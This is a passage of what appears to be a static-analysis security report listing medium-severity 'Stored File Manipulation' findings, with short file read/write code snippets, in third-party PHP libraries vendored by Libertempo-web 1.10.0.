Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1492>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/compiler.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/compiler.php
Line	116	137
Object	file	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/compiler.php
Method protected function doRun()

```
....
116.          $data[(string) $file->relativizeFrom($srcDirectory)] =
file_get_contents($file);
....
137.          if (file_put_contents($this->destinationFile, $bootstrap .
'return ' . var_export($data, true) . ';' ) === false) {
```

Stored File Manipulation\Path 9:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1493>
Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/compiler.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/compiler.php
Line	116	137
Object	file	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/compiler.php

Method protected function doRun()

```

....
116.             $data[(string) $file->relativizeFrom($srcDirectory)] =
file_get_contents($file);
....
137.             if (file_put_contents($this->destinationFile, $bootstrap .
'return ' . var_export($data, true) . ';' ) === false) {

```

Stored File Manipulation\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1494
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	219	231
Object	tagFile	tag

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/git/pusher.php

Method protected function doRun()

```

....
219.             $tag = @file_get_contents($this->tagFile);
....
231.             if (@file_put_contents($this->tagFile, $tag) ===
false) {

```

Stored File Manipulation\Path 11:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1495
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php
Line	219	231
Object	tagFile	tag

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/git/pusher.php

Method protected function doRun()

```

....
219.             $tag = @file_get_contents($this->tagFile);
....
231.             if (@file_put_contents($this->tagFile, $tag) ===
false) {

```

Stored File Manipulation\Path 12:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1496
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	106	108
Object	pharFile	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function extractTo(\$directory)

```

....
106.             $data = file_get_contents($pharFile);
....
108.             if (file_put_contents($path, $data) !=
strlen($data)) {

```

Stored File Manipulation\Path 13:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1496

Status	d=1497 New
--------	-------------------------------

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	133	135
Object	resourceFile	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function extractResourcesTo(\$directory)

```
....
133.             $data = file_get_contents($resourceFile);
....
135.             if (file_put_contents($directory . '/' .
    $resourceFilePath, $data) != strlen($data)) {
```

Stored File Manipulation\Path 14:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1498
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	184	286
Object	githubUpdateUrl	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function updateFromGithub()

```
....
184.             $data = json_decode($this->adapter-
    >file_get_contents(self::githubUpdateUrl, false, $httpContext), true);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)


```
.....
286.          @$this->adapter->unlink($tmpFile);
```

Stored File Manipulation\Path 15:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1499
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	286
Object	sprintf	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function update()

```
.....
239.          $data = json_decode($this->adapter-
>file_get_contents(sprintf(self::updateUrl,
json_encode(array_values($versions)))), true);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
.....
286.          @$this->adapter->unlink($tmpFile);
```

Stored File Manipulation\Path 16:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1500
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	184	286

Object	githubUpdateUrl	tmpFile
--------	-----------------	---------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function updateFromGithub()

```
....
184.          $data = json_decode($this->adapter-
>file_get_contents(self::githubUpdateUrl, false, $httpContext), true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
286.          @$this->adapter->unlink($tmpFile);
```

Stored File Manipulation\Path 17:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1501
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	286
Object	sprintf	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function update()

```
....
239.          $data = json_decode($this->adapter-
>file_get_contents(sprintf(self::updateUrl,
json_encode(array_values($versions)))), true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
.....
286.          @$this->adapter->unlink($tmpFile);
```

Stored File Manipulation\Path 18:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1502
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	184	259
Object	githubUpdateUrl	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function updateFromGithub()

```
.....
184.          $data = json_decode($this->adapter-
>file_get_contents(self::githubUpdateUrl, false, $httpContext), true);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
.....
259.          if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 19:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1503
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	259

Object	sprintf	tmpFile
--------	---------	---------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function update()

```
....
239.         $data = json_decode($this->adapter-
>file_get_contents(sprintf(self::updateUrl,
json_encode(array_values($versions)))), true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.         if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 20:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1504
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	184	259
Object	githubUpdateUrl	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function updateFromGithub()

```
....
184.         $data = json_decode($this->adapter-
>file_get_contents(self::githubUpdateUrl, false, $httpContext), true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.          if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 21:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1505
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	259
Object	sprintf	tmpFile

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function update()

```
....
239.          $data = json_decode($this->adapter-
>file_get_contents(sprintf(self::updateUrl,
json_encode(array_values($versions)))), true);
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.          if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 22:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1506
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scri	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scri

	pts/phar/stub.php	pts/phar/stub.php
Line	213	259
Object	browser_download_url	newPhar

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function updateFromGithub()

```
....
213.             $this->downloadPhar($release['name'],
    $currentPhar, $this->adapter-
    >file_get_contents($assetData['browser_download_url'], false,
    $httpContext));
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.             if ($this->adapter->file_put_contents($tmpFile, $newPhar)
    === false) {
```

Stored File Manipulation\Path 23:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1507
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	259
Object	sprintf	newPhar

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method public function update()

```
....
239.             $data = json_decode($this->adapter-
    >file_get_contents(sprintf(self::updateUrl,
    json_encode(array_values($versions))));, true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.             if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 24:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1508
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	213	259
Object	browser_download_url	newPhar

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function updateFromGithub()

```
....
213.             $this->downloadPhar($release['name'],
$currentPhar, $this->adapter-
>file_get_contents($assetData['browser_download_url'], false,
$httpContext));
```

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.             if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 25:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1509
Status	New

	Source	Destination
File	/Libertempo-web-	/Libertempo-web-

	1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	239	259
Object	sprintf	newPhar

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function update()

```
....
239.         $data = json_decode($this->adapter->file_get_contents(sprintf(self::updateUrl,
json_encode(array_values($versions)))), true);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/phar/stub.php

Method private function downloadPhar(\$newVersion, \$currentPhar, \$newPhar)

```
....
259.         if ($this->adapter->file_put_contents($tmpFile, $newPhar)
=== false) {
```

Stored File Manipulation\Path 26:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1510
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	106	108
Object	pharFile	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function extractTo(\$directory)


```

.....
106.                $data = file_get_contents($pharFile);
.....
108.                if (file_put_contents($path, $data) !=
strlen($data)) {

```

Stored File Manipulation\Path 27:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1511
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php
Line	133	135
Object	resourceFile	data

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/phar/stub.php

Method public function extractResourcesTo(\$directory)

```

.....
133.                $data = file_get_contents($resourceFile);
.....
135.                if (file_put_contents($directory . '/' .
$resourceFilePath, $data) != strlen($data)) {

```

Stored File Manipulation\Path 28:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1512
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php
Line	161	175
Object	path	preg_replace

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php
Method public function tagVersion()

```
....  
161.             $fileContents = @$this->adapter-  
>file_get_contents($path);  
....  
175.             if ($this->adapter->file_put_contents($path,  
preg_replace($this->versionPattern, $this->version, $fileContents),  
\LOCK_EX) === false) {
```

Stored File Manipulation\Path 29:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1513>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php
Line	188	197
Object	changelogPath	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/scripts/tagger/engine.php
Method public function tagChangelog()

```
....  
188.             $changelogContents = @$this->adapter-  
>file_get_contents($changelogPath);  
....  
197.             if ($this->adapter-  
>file_put_contents($changelogPath, $this->changelogHeader . PHP_EOL .  
PHP_EOL . $changelogContents, \LOCK_EX) === false) {
```

Stored File Manipulation\Path 30:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1514>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/ Vendor/atoum/atoum/classes/scripts /tagger/engine.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/ Vendor/atoum/atoum/classes/scripts /tagger/engine.php

Line	161	175
Object	path	preg_replace

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/tagger/engine.php

Method public function tagVersion()

```

....
161.             $fileContents = @$this->adapter-
>file_get_contents($path);
....
175.             if ($this->adapter->file_put_contents($path,
preg_replace($this->versionPattern, $this->version, $fileContents),
\LOCK_EX) === false) {

```

Stored File Manipulation\Path 31:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1515
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/tagger/engine.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/tagger/engine.php
Line	188	197
Object	changelogPath	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/scripts/tagger/engine.php

Method public function tagChangelog()

```

....
188.             $changelogContents = @$this->adapter-
>file_get_contents($changelogPath);
....
197.             if ($this->adapter-
>file_put_contents($changelogPath, $this->changelogHeader . PHP_EOL .
PHP_EOL . $changelogContents, \LOCK_EX) === false) {

```

Stored File Manipulation\Path 32:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1516
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Line	2380	1392
Object	signed	body

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
....
2380.                $body = file_get_contents($signed);
```



File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method protected function sendmailSend(\$header, \$body)

```
....
1392.                fputs($mail, $body);
```

Stored File Manipulation\Path 33:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1517>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Line	2380	1412
Object	signed	body

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
....
2380.                $body = file_get_contents($signed);
```



File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method protected function sendmailSend(\$header, \$body)

```
.....  
1412.                fputs($mail, $body);
```

Stored File Manipulation\Path 34:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1518
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Line	2380	1391
Object	signed	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
.....  
2380.                $body = file_get_contents($signed);
```



File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method protected function sendmailSend(\$header, \$body)

```
.....  
1391.                fputs($mail, $header);
```

Stored File Manipulation\Path 35:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1519
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Line	2380	1411
Object	signed	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
....
2380.                $body = file_get_contents($signed);
```



File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method protected function sendmailSend(\$header, \$body)

```
....
1411.                fputs($mail, $header);
```

Stored File Manipulation\Path 36:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1520>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/functions.php
Line	66	83
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function __construct(\$stream, \$options = [])

```
....
66.                $meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/functions.php
Method function stream_for(\$resource = "", array \$options = [])

```
....
83.                fwrite($stream, $resource);
```

Stored File Manipulation\Path 37:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1521>

Status	New
--------	-----

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/functions.php
Line	253	83
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function getMetadata(\$key = null)

```
....
253.         $meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/functions.php
Method function stream_for(\$resource = "", array \$options = [])

```
....
83.         fwrite($stream, $resource);
```

Stored File Manipulation\Path 38:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1522
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	218
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.         $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php

Method public function testFopen()

```
....
218.                                     ->integer(ftell($resource))->isZero()
```

Stored File Manipulation\Path 39:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1523>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	217
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php

Method public function getMetadata(\$key = null)

```
....
117.             $this->meta = stream_get_meta_data($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php

Method public function testFopen()

```
....
217.                                     ->integer(fseek($resource, 0))->isZero()
```

Stored File Manipulation\Path 40:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1524>

Status New

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Line	117	215
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file.php
Method public function testFopen()

```
....
215.          ->integer(ftell($resource))->isZero()
```

Stored File Manipulation\Path 41:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1525
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Line	117	218
Object	stream_get_meta_data	resource

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/Http/Stream.php
Method public function getMetadata(\$key = null)

```
....
117.          $this->meta = stream_get_meta_data($this->stream);
```

File Name	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/mock/streams/fs/file/controller.php
Method	
	<pre> 218. ->and(\$usePath = null) </pre>

Stored File Manipulation\Path 42:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1526
Status	New

	Source	Destination
